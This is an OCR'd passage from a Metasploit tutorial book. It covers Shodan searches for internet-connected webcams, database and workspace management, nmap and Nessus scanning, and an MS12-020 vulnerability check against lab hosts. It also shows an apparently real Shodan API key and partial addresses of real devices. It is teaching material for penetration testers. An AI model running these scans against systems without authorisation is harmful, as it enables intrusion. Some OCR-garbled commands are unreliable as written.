
Figure 4.23 – Shodan API key

Its auxiliary module name is `auxiliary/gather/shodan_search`, and this auxiliary module connects to the Shodan search engine to fire search queries from `msfconsole` and get the search results.

You will have to configure the following parameters:

- `SHODAN_APIKEY`: The Shodan API key available to registered Shodan users
- `QUERY`: Keyword to be searched

You can run the `shodan_search` command to get the following result:



```
msf > use auxiliary/gather/shodan_search
msf auxiliary(shodan_search) > show options

Module options (auxiliary/gather/shodan_search):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DATABASE      false            no        Add search results to the database
   MAXPAGE       1                yes       Max amount of pages to collect
   OUTFILE                        no        A filename to store the list of IPs
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   QUERY                          yes       Keywords you want to search for
   REGEX         .*               yes       Regex search for a specific IP/City/Country/Hostname
   SHODAN_APIKEY                  yes       The SHODAN API key
   SSL           false            no        Negotiate SSL/TLS for outgoing connections

msf auxiliary(shodan_search) > set SHODAN_APIKEY Cj7C6MXQa0JcMQXY3VnPpQnAEa309QCG
SHODAN_APIKEY => Cj7C6MXQa0JcMQXY3VnPpQnAEa309QCG
msf auxiliary(shodan_search) > set QUERY Webcam
QUERY => Webcam
msf auxiliary(shodan_search) > run

[*] Total: 3988 on 40 pages. Showing: 1 page(s)
[*] Collecting data, please wait...

Search Results
==============

 IP:Port              City             Country           Hostname
 -------              ----             -------           --------
 100.8.               Fort Lee         United States     pool-                wrknj.fios.verizon.net
 108.234.10     081   Bedford          United States     108-23     35.li          .sbcglobal.net
 109.199              Gyorzamoly       Hungary           hos                 .wave-net.nu
 109.206              N/A              Serbia
 112.                 Suwon            Korea, Republic of
 112.169              Seoul            Korea, Republic of
 119.9                Cebu             Philippines
 12.15.               N/A              United States
```

Figure 4.24 – Shodan search auxiliary module

The Shodan search returned the required results with `IP`, `City`, `Country`, and `Hostname` for webcams.

Summary

In this chapter, we have seen how to use various auxiliary modules in the Metasploit Framework for information gathering and enumeration of TCP as well as UDP protocols. We also learned about using the Metasploit Framework for password sniffing and using the advanced Shodan search engine in conjunction with the Metasploit Framework.

In the next chapter, we'll learn to perform a detailed vulnerability assessment on our target systems.

Exercises

You can try the following exercises.

In addition to the auxiliary modules discussed in this chapter, try to explore and execute the following auxiliary modules:

- `auxiliary/scanner/http/ssl_version`
- `auxiliary/scanner/ssl/openssl_heartbleeds`
- `auxiliary/scanner/snmp/snmp_enum`
- `auxiliary/scanner/snmp/snmp_enumshares`
- `auxiliary/scanner/snmp/snmp_enumusers`

Use the Shodan auxiliary module to find various internet-connected devices.

Further reading

- Further references to information gathering with Metasploit can be found at `https://subscription.packtpub.com/book/networking_and_servers/9781788623179/2/ch02lvl1sec26/active-information-gathering-with-metasploit`.
- More help on using the Shodan search engine can be found at `https://help.shodan.io/`.

5
Vulnerability Hunting with Metasploit

In the last chapter, you learned various techniques of information gathering and enumeration. Now that we have gathered information about our target system, it's time to check whether the target system is vulnerable and whether we can exploit it in reality. In this chapter, we will cover the following topics:

- Managing the database
- Vulnerability detection with Metasploit auxiliaries
- Auto-exploitation with db_autopwn
- Exploring post-exploitation
- Introduction to msf utilities

Technical requirements

The following software are required:

- Kali Linux
- The Metasploit Framework
- NMAP
- Nessus
- Metasploitable 2

Managing the database

As we have seen so far, the Metasploit Framework is a tightly coupled collection of various tools, utilities, and scripts that can be used to perform complex penetration testing tasks. While performing such tasks, a lot of data is generated in some form or the other. From a framework perspective, it is essential to store all data safely so that it can be reused efficiently whenever required. By default, the Metasploit Framework uses a PostgreSQL database at the backend to store and retrieve all the required information.

We will now look at how to interact with the database to perform some trivial tasks and ensure that the database is correctly set up before we begin with the penetration testing activities.


For the initial setup, we will use the following command:

```
root@kali :~# service postgresql start
```

This command will initiate the PostgreSQL database service on Kali Linux. This is necessary before we start with the `msfconsole` command:

```
root@kali :~# msfdbinit
```

This command will initiate the Metasploit Framework database instance and is a one-time activity:



```
root@kali:~# service postgresql start
root@kali:~# msfdb init
A database appears to be already configured, skipping initialization
root@kali:~# 
```

Figure 5.1 – PostgreSQL service initialization

`db_status`: Once we have started the PostgreSQL service and initiated `msfdb`, we can then get started with msfconsole:

```
msf>db_status
```

The `db_status` command will tell us whether the backend database has been successfully initialized and connected with msfconsole.

We'll now move on to managing workspaces within Metasploit.


Managing workspaces

Let's assume you are working on multiple penetration testing assignments for various clients simultaneously. You certainly don't want the data from different clients to mix together. The ideal solution would be to make logical compartments to store data for each assignment. Workspaces in the Metasploit Framework help us achieve this goal.

The following table shows some of the common commands related to managing workspaces:

Command	**Purpose**
`Workspace`	This lists all previously created workspaces within the Metasploit Framework.
`workspace-h`	This lists help on all switches related to the `workspace` command.
`workspace-a<name>`	This creates a new workspace with a specified name.
`workspace-d<name>`	This deletes the specified workspace.
`workspace<name>`	This switches the context of the workspace to the name specified.

The following screenshot shows the usage of the workspace commands with various switches:



```
msf > workspace
* default
msf > workspace -a msf-test
[*] Added workspace: msf-test
msf > workspace
  default
* msf-test
msf > workspace msf-test
[*] Workspace: msf-test
msf > workspace -a temp
[*] Added workspace: temp
msf > workspace
  default
  msf-test
* temp
msf > workspace -d temp
[*] Deleted workspace: temp
[*] Switched workspace: default
msf > workspace
* default
  msf-test
msf >
```


Figure 5.2 – Workspace management in Metasploit Framework

We'll now move on to importing scans into the Metasploit framework.

Importing scans

We already know how versatile the Metasploit Framework is and how well it integrates with other tools. The Metasploit Framework offers a very useful feature to import scan results from other tools such as NMAP and Nessus:


- The `db_import` command, as in the following screenshot, can be used to import scans into the Metasploit Framework:



```
msf > db_import /root/Desktop/nmapscan.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.6.8'
[*] Importing host 192.168.44.129
[*] Successfully imported /root/Desktop/nmapscan.xml
msf > hosts

Hosts
=====

address         mac                name             os_name     os_flavor  os_sp  purpose  info  comments
-------         ---                ----             -------     ---------  -----  -------  ----  --------
192.168.44.129  00:0c:29:d3:42:04  SAGAR-C51B4AADE  Windows XP             SP3    client

msf >
```

Figure 5.3 – Use of 'db_import' command in msfconsole

- The `hosts` command: It's quite possible that we have performed the NMAP scan for the entire subnet and imported the scan into the Metasploit Framework database. Now, we need to check which hosts were found alive during the scan.
- The `hosts` command, as in the following screenshot, lists all the hosts found during scans and imports:




```
msf > hosts

Hosts
=====

address         mac                name             os_name     os_flavor  os_sp  purpose  info  comments
-------         ---                ----             -------     ---------  -----  -------  ----  --------
192.168.44.129  00:0c:29:d3:42:04  SAGAR-C51B4AADE  Windows XP             SP3    client
192.168.44.133  00:0c:29:19:1b:b1                   Linux                  2.6.X  server

msf > hosts -c address,os_flavor -S Linux

Hosts
=====

address         os_flavor
-------         ---------
192.168.44.133

msf > 
```

Figure 5.4 – Use of 'hosts' command in msfconsole

- The `services` command: Once the NMAP scan results are imported into the database, we can query the database to filter out services that we might be interested in exploiting.

  The `services` command, with appropriate parameters, as in the following screenshot, queries the database and filters out services:



```
msf > services -c name,info 192.168.44.129

Services
========

host            name           info
----            ----           ----
192.168.44.129  netbios-ssn
192.168.44.129  microsoft-ds
192.168.44.129  icslap
192.168.44.129  ms-wbt-server

msf > services -c name,info -S HTTP

Services
========

host            name  info
----            ----  ----
192.168.44.133  http

msf > 
```

Figure 5.5 – Use of 'services' command in msfconsole


We'll now move on to backing up the Metasploit database.

Backing up the database

Imagine you have worked for long hours on a complex penetration testing assignment using the Metasploit Framework. Now, for some unfortunate reason, your Metasploit instance crashes and fails to start. It would be very painful to rework from scratch on a new Metasploit instance! This is where the backup option in the Metasploit Framework comes to the rescue.

The `db_export` command, as in the following screenshot, exports all data within the database to an external XML file.

You can then keep the exported XML file safe in case you need to restore the data later, after a failure:



```
msf > db_export -f xml /root/Desktop/msfdb_backup
[*] Starting export of workspace default to /root/Desktop/msfdb_backup [ xml ]...
[*]     >> Starting export of report
[*]     >> Starting export of hosts
[*]     >> Starting export of events
[*]     >> Starting export of services
[*]     >> Starting export of web sites
[*]     >> Starting export of web pages
[*]     >> Starting export of web forms
[*]     >> Starting export of web vulns
[*]     >> Starting export of module details
[*]     >> Finished export of report
[*] Finished export of workspace default to /root/Desktop/msfdb_backup [ xml ]...
msf > 
```

Figure 5.6 – Backing up 'msfdb'

We'll now move on to using NMAP within Metasploit.

NMAP

Network Mapper (**NMAP**) is an extremely advanced tool that can be used for the following purposes:

- Host discovery service
- Detecting the version
- Enumeration
- Vulnerability scanning
- Firewall testing and evasion

NMAP is a tool with hundreds of parameters to configure and covering it completely is beyond the scope of this book. However, the following table will help you to know some of the most commonly required NMAP switches:

Sr. no.	NMAP switch	Purpose
1.	`-sT`	Perform a connect (TCP) scan.
2.	`-sU`	Perform a scan to detect open UDP ports.
3.	`-sP`	Perform a simple ping scan.
4.	`-A`	Perform an aggressive scan (includes stealth syn scan and OS and version detection plus traceroute and scripts).
5.	`-sV`	Perform service version detection.
6.	`-v`	Print verbose output.
7.	`-p1-1000`	Scan ports only in range `1` to `1000`.
8.	`-O`	Perform OS detection.
9.	`-iL<filename>`	Scan all hosts from the file specified in <filename>.
10.	`-oX`	Output the scan results in the XML format.
11.	`-oG`	Output the scan results in the greppable format.
12.	`--script <script_name>`	Execute the script specified in <script_ name>against the target.

For example, consider the following command:
`nmap-sT-sV-O192.168.44.129-oX/root/Desktop/scan.xml`.


The preceding command will perform a connect scan on the IP address `192.168.44.129`, detect the version of all the services, identify which operating system the target is running on, and save the result to an XML file at the path `/root/Desktop/scan.xml`.

Let's move on with the NMAP scanning approach.

NMAP scanning approach

We have seen in the previous section that the Metasploit Framework offers a functionality to import scans from tools such as NMAP and Nessus. However, there is also an option to initiate the NMAP scan from within the Metasploit Framework. This will instantly store the scan results in the backend database. However, there isn't much difference between the two approaches and it is just a matter of personal choice.

Scanning from msfconsole: The db_nmapcommand, as in the following screenshot, initiates an NMAP scan from within the Metasploit Framework. Once the scan is complete, you can simply use the hosts command to list the target scanned:



```
msf > db_nmap -sT -O 192.168.44.129
[*] Nmap: Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-05-03 21:40 EDT
[*] Nmap: Nmap scan report for 192.168.44.129
[*] Nmap: Host is up (0.00048s latency).
[*] Nmap: Not shown: 996 filtered ports
[*] Nmap: PORT     STATE  SERVICE
[*] Nmap: 139/tcp  open   netbios-ssn
[*] Nmap: 445/tcp  open   microsoft-ds
[*] Nmap: 2869/tcp closed icslap
[*] Nmap: 3389/tcp open   ms-wbt-server
[*] Nmap: MAC Address: 00:0C:29:D3:42:04 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows XP
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_xp::sp3
[*] Nmap: OS details: Microsoft Windows XP SP3
[*] Nmap: Network Distance: 1 hop
[*] Nmap: OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 7.49 seconds
msf > hosts

Hosts
=====

address         mac                name  os_name     os_flavor  os_sp  purpose  info  comments
-------         ---                ----  -------     ---------  -----  -------  ----  --------
192.168.44.129  00:0c:29:d3:42:04        Windows XP                    client

msf > 
```

Figure 5.7 – Running 'nmap' from msfconsole

We'll now move on to discussing the Nessus tool.

Nessus

Nessus is a popular vulnerability assessment tool, which we have already seen in *Chapter 1*, *Introduction to Metasploit and Supporting Tools*.

Now, there are two alternatives to using Nessus with Metasploit, as follows:

1. Perform a Nessus scan on the target system, save the report, and then import it into the Metasploit Framework using the db_import command, as discussed earlier in this chapter.
2. Load, initiate, and trigger a Nessus scan on the target system directly through msfconsole, as described in the next section.

We'll now see how Nessus scans can be triggered from within msfconsole.


Scanning using Nessus from within msfconsole

Before we start a new scan using Nessus, it is important to load the Nessus plugin in `mfsconsole`.

This can be done using the `load nessus` command, as in the following screenshot.

Before loading Nessus in msfconsole, make sure that you start the Nessus daemon using the `/etc/init.d/nessusd start` command.

Once the plugin is loaded, you can connect to your Nessus instance using a pair of credentials, as in the following screenshot:



```
msf > load nessus
[*] Nessus Bridge for Metasploit
[*] Type nessus_help for a command listing
[*] Successfully loaded plugin: Nessus
msf > nessus_connect sagar:sagar@localhost
[*] Connecting to https://localhost:8834/ as sagar
[*] User sagar authenticated successfully.
msf >
```


Figure 5.8 – Loading the 'nessus' plugin

Once the Nessus plugin is loaded and we are connected to the Nessus service, we need to select which policy we will use to scan our target system.

This can be performed using the following commands:

- `msf>nessus_policy_list`
- `msf>nessus_scan_new<Policy_UUID>`
- `msf>nessus_scan_launch<Scan ID>`

Nessus policies can be listed as in the following screenshot:




```
msf > nessus_policy_list
Policy ID  Name        Policy UUID
---------  ----        -----------
4          Basic Scan  731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65

msf > nessus_scan_new 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65 test test 192.168.44.129
[*] Creating scan from policy number 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65, called test - test and scanning 192.168.44.129
[*] New scan added
[*] Use nessus_scan_launch 8 to launch the scan
Scan ID  Scanner ID  Policy ID  Targets         Owner
-------  ----------  ---------  -------         -----
8        1           7          192.168.44.129  sagar

msf > nessus_scan_l
nessus_scan_launch  nessus_scan_list
msf > nessus_scan_launch 8
[+] Scan ID 8 successfully launched. The Scan UUID is 69b85d5f-5a5d-28dd-5c96-5e6b56a234f30748f923fd1afd8a
msf > nessus_scan_stop
nessus_scan_stop      nessus_scan_stop_all
msf >
```

Figure 5.9 – Listing the nessus policies

After some time, the scan is completed, and we can view the scan results using the following command:

- `msf>nessus_report_vulns<Scan ID>`



```
msf > nessus_report_hosts
[*] Usage:
[*] nessus_report_hosts <scan ID> -S searchterm
[*] Use nessus_scan_list to get a list of all the scans. Only completed scans can be reported.
msf > nessus_report_hosts 8

Host ID  Hostname        % of Critical Findings  % of High Findings  % of Medium Findings  % of Low Findings
-------  --------        ----------------------  ------------------  --------------------  -----------------
2        192.168.44.129  3                       1                   4                     1

msf > nessus_report_vulns
[*] Usage:
[*] nessus_report_vulns <scan ID>
[*] Use nessus_scan_list to get a list of all the scans. Only completed scans can be reported.
msf > nessus_report_vulns 8

Plugin ID  Plugin Name
                          Plugin Family  Vulnerability Count
---------  -----------
                          -------------  ------------------
10150      Windows NetBIOS / SMB Remote Host Information Disclosure
                          Windows        1
10287      Traceroute Information
                          General        1
10394      Microsoft Windows SMB Log In Possible
                          Windows        1
10397      Microsoft Windows SMB LanMan Pipe Server Listing Disclosure
                          Windows        1
10785      Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
                          Windows        1
10940      Windows Terminal Services Enabled
                          Windows        1
11011      Microsoft Windows SMB Service Detection
                          Windows        2
11219      Nessus SYN scanner
                          Port scanners  3
11936      OS Identification
                          General        1
```


Figure 5.10 – Listing nessus reports

We'll now move on to vulnerability detection using Metasploit's auxiliary modules.

Vulnerability detection with Metasploit auxiliaries

We saw various auxiliary modules in the last chapter. Some of the auxiliary modules in the Metasploit Framework can also be used to detect specific vulnerabilities.

For example, the following screenshot shows the auxiliary module that checks whether the target system is vulnerable to the `MS12-020 RDP` vulnerability:



```
msf > use auxiliary/scanner/rdp/ms12_020_check
msf auxiliary(ms12_020_check) > show options

Module options (auxiliary/scanner/rdp/ms12_020_check):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    3389             yes       Remote port running RDP
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(ms12_020_check) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(ms12_020_check) > run

[+] 192.168.44.129:3389   - 192.168.44.129:3389 - The target is vulnerable.
[*] Scanned 1 of 1 hosts (100% complete)
